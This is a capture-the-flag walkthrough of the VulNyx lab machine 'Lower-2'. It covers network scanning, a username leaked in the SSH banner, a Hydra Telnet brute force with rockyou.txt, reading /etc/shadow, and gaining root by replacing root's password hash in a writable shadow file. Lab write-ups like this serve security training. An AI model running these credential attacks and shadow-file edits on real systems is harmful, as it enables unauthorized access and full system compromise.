Lower-2
Overview
A VulNyx machine involving Telnet enumeration, credential attacks, information disclosure, and privilege escalation through a writable /etc/shadow file.

🎯 Target Information
Platform: VulNxy.com
Machine Name: Lower-2
Key Vulnerabilities:
- Weak Telnet Credentials
- Information Disclosure
- Writable
/etc/shadow - Privilege Escalation via Password Hash Modification
🔍 Network Discovery
Initially, scan the local network using arp-scan to identify active hosts.
$ sudo arp-scan  --localnet
[sudo] password for arc:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:8d:a8:e2, IPv4: 192.168.29.56
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.29.4    f6:ad:e9:27:6f:23       (Unknown: locally administered)
192.168.29.1    d8:78:c9:bd:6b:b7       (Unknown)
192.168.29.222  00:0c:29:3f:fd:73       (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.986 seconds (128.90 hosts/sec). 3 responded
The target machine IP address was identified as:
192.168.29.222
🔎 Enumeration
Nmap Scan
Perform a full TCP port scan:
$ nmap -n -Pn -sSV -p- --min-rate 5000  192.168.29.222
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-10 02:51 -0700
Nmap scan report for 192.168.29.222
Host is up (0.0047s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u4 (protocol 2.0)
23/tcp open  telnet  Netkit telnet-ssl telnetd
80/tcp open  http    nginx 1.22.1
MAC Address: 00:0C:29:3F:FD:73 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.30 seconds
Findings
- Port 22 → SSH
- Port 23 → Telnet
- Port 80 → HTTP
🌐 Web Enumeration
Open port 80 in the browser.
Observation
The website displayed the default Nginx page:
It works!
This indicates the web service is active but does not expose any useful content.
📂 Directory Enumeration
Use Gobuster to search for hidden directories:
$ gobuster dir -u http://192.168.29.222/ -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.29.222/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-1.0.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
Progress: 141707 / 141707 (100.00%)
===============================================================
Finished
===============================================================
Result
No directories were discovered.
🔐 Telnet Enumeration
Attempt login with common default credentials:
admin/admin
root/root
admin/password
Result
$ telnet 192.168.29.222
Trying 192.168.29.222...
Connected to 192.168.29.222.
Escape character is '^]'.


lower2 login: admin
Password:

Login incorrect
lower2 login: root
Password:

Login incorrect
lower2 login: Connection closed by foreign host.
All login attempts failed.
🔍 SSH Enumeration
Attempt an SSH connection:
$ ssh 192.168.29.222
The authenticity of host '192.168.29.222 (192.168.29.222)' can't be established.
ED25519 key fingerprint is: SHA256:4K6G5c0oerBJXgd6BnT2Q3J+i/dOR4+6rQZf20TIk/U
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:7: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.29.222' (ED25519) to the list of known hosts.

###################################################
### Welcome to Brian Taylor's (b.taylor) server ###
###################################################

arc@192.168.29.222: Permission denied (publickey).
Banner Information
Welcome to Brian Taylor's (b.taylor) server
Important Findings
- Username identified:
b.taylor
- SSH authentication method:
publickey
This indicates password authentication is disabled for SSH.
🔓 Telnet Brute Force
Use Hydra to brute-force the Telnet service:
$ hydra -l b.taylor -P /usr/share/wordlists/rockyou.txt telnet://192.168.29.222 -t 64
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-10 03:03:36
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344399 login tries (l:1/p:14344399), ~224132 tries per task
[DATA] attacking telnet://192.168.29.222:23/
[23][telnet] host: 192.168.29.222   login: b.taylor   password: rockyou
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-10 03:03:50
Credentials Found
Username: b.taylor
Password: rockyou
🖥 Initial Access
Login through Telnet:
$ telnet 192.168.29.222
Trying 192.168.29.222...
Connected to 192.168.29.222.
Escape character is '^]'.

lower2 login: b.taylor
Password:
Last login: Sun May 10 17:33:47 CEST 2026 from 192.168.29.56 on pts/22

b.taylor@lower2:~$
Verify User
b.taylor@lower2:~$ id ; hostname
uid=1000(b.taylor) gid=1000(b.taylor) grupos=1000(b.taylor),42(shadow)
lower2
Successfully gained access as user b.taylor.
⚠️ Critical Group Membership
The user belongs to the shadow group:
42(shadow)
This group has permission to access /etc/shadow.
🔍 Searching for Writable Files
Search for writable files that may help with privilege escalation:
b.taylor@lower2:~$ find / -type f -writable 2</dev/null | grep -ivE "proc|var|sys|home"
/etc/shadow
This is a critical misconfiguration because /etc/shadow stores password hashes.
🔑 Extracting Root Password Hash
View the root user’s hash:
b.taylor@lower2:~$ cat /etc/shadow | head -1
Result
root:$y$j9T$RDW/7EgA4sElvqxLVk.Uo.$OmF5Lm4Ub/UeC2ua6tTQnHB07WKpYs1lOXl.lS581q8
🔐 Generating a New Password Hash
Generate a new password hash using OpenSSL:
b.taylor@lower2:~$ openssl passwd -1 123456
$1$MrhCahom$tzh7m6/bU0NW1YNU6uqtS.
New Password Hash
$1$MrhCahom$tzh7m6/bU0NW1YNU6uqtS.
✏️ Modifying /etc/shadow
Edit the /etc/shadow file using nanoand replace the existing root password hash with the newly generated hash.
Modified Entry
root:$1$MrhCahom$tzh7m6/bU0NW1YNU6uqtS.:20134:0:99999:7:::
Save the file and exit.
👑 Privilege Escalation
Switch to the root user:
su -
Enter password:
123456
Verification
root@lower2:~# id ; hostname
uid=0(root) gid=0(root) grupos=0(root)
lower2
Successfully escalated privileges to root.
🏁 Flags
Locate Flags
root@lower2:~# find / -name root.txt -o -name user.txt 2</dev/null
/root/root.txt
/home/b.taylor/user.txt
📄 User Flag
root@lower2:~# cat /home/b.taylor/user.txt
edc9f5c55af87505033a20***********
👑 Root Flag
root@lower2:~# cat /root/root.txt
235aa90b688b711a87d5d1***********
🧾 Summary
| Phase | Technique |
|---|---|
| Network Discovery | arp-scan |
| Enumeration | Nmap |
| Web Enumeration | Gobuster |
| Information Disclosure | SSH Banner |
| Credential Attack | Hydra |
| Initial Access | Telnet |
| Privilege Escalation | Writable /etc/shadow |
🚀 Key Takeaways
- Service banners can leak valid usernames.
- Telnet remains highly insecure and vulnerable to brute-force attacks.
- Membership in the
shadowgroup is extremely dangerous. - Writable
/etc/shadowleads directly to full system compromise. - Misconfigured permissions are often enough for privilege escalation.

Related Posts
Lower
Discovered a hidden virtual host, generated custom passwords using CeWL, obtained SSH access through weak credentials, …
Lower-7
Recovered FTP credentials from a leaked username, uploaded a Node.js reverse shell, obtained access as a low-privileged …
FING - Vulnyx
Enumerated users through the Finger service, obtained SSH access with weak credentials, and escalated privileges via a …
Lower-4
Enumerated a valid user using the Ident protocol, brute-forced SSH credentials, and abused sudo access to multitail to …